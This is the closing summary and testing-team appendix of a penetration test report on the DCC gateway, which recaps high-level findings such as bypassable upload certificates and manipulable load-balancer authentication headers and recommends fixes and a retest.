We discovered 1 High, 3 Low, 1 Elevated and 1 Moderate-severity issues during this penetration test.

The audibility of the DCC gateway was good and the source code made a good impression, giving developers little room for error, despite some anomalies like non-finding NF-006 (page 22). This is also represented by the fact that the majority of issues were found in the infrastructure and not in the source code. Heavy use of strong cryptography within the DCC gateway and its environment is effective in raising the barrier to entry for attackers. However, two out of the three private keys that stop attackers from uploading arbitrary DSC certificates (authentication, upload, CSCA) could effectively be bypassed. The upload certificate was found to be ineffective in DCC-001 (page 11). DCC-004 (page 15) and DCC-003 (page 14) strongly indicate that the authentication headers set by the load balancer are vulnerable to being manipulated by attackers, allowing them to impersonate other member states. For this reason, those issues should receive immediate, high-priority attention.

Despite these issues it was still not possible for adversaries to forge a DSC certificate due to the lack of knowledge of the CSCA private key. This validates the design choice of applying multiple layers of cryptography, resulting in strong defences against advanced persistent threats that attempt to compromise the DCC gateway.

Therefore, we conclude that realistic attackers would likely choose different avenues of attack instead of trying to exploit vulnerabilities present within the source code of the DCC gateway. For instance, DCC-007 (page 20) shows that the on-boarding process uses a potentially vulnerable system, allowing attackers to interfere with critical data before it arrives at the secure DCC gateway.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Robin Peraglie	Robin is a passionate bug hunter and security researcher. Since he was young he experimented with web security, cryptography and lockpicking. He received a M.Sc. degree in IT Security at the Ruhr-University Bochum, and has since gained industrial experience across many penetration tests and professional code audits.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.